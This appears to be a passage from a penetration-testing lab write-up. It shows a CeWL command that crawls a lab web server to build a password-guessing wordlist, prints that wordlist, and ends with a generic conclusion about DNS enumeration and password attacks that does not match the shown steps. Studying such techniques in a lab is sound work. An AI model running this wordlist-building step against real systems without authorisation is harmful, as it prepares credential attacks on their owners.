$cewl http://192.168.1.28 -d 2 -m 5 -w /home/user/cewlpass.txt
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
[user@parrot]~#
$ls
cewlpass.txt Desktop Documents Downloads Ips Music Pictures Public
[user@parrot]~#
$cat cewlpass.txt
TWiki
Injection
Storage
twiki
Mutillidae
Codev
Login
Lookup
Viewer
JavaScript
OWASP
PeterThoeny
Added
Capture
Register
Security
Samuraic
HTMLi
Cross
Version
files
security
version
using
password
Credits

```

Creates
discusson
Interet
locally
Phishing

Inject
feild
adapters
ifconfig
Likely
connections
pinging
blocked
pings
makign
challenges
defeated
stuck
deliberately
Applications
loopback
parsed



Conclusion

DNS Enumeration is a critical phase in penetration testing that reveals domain structure, misconfigurations, and sensitive information. Combined with FTP enumeration and password attacks, it provides deep insight into target systems. Proper security configuration and strong access controls are essential to prevent exploitation.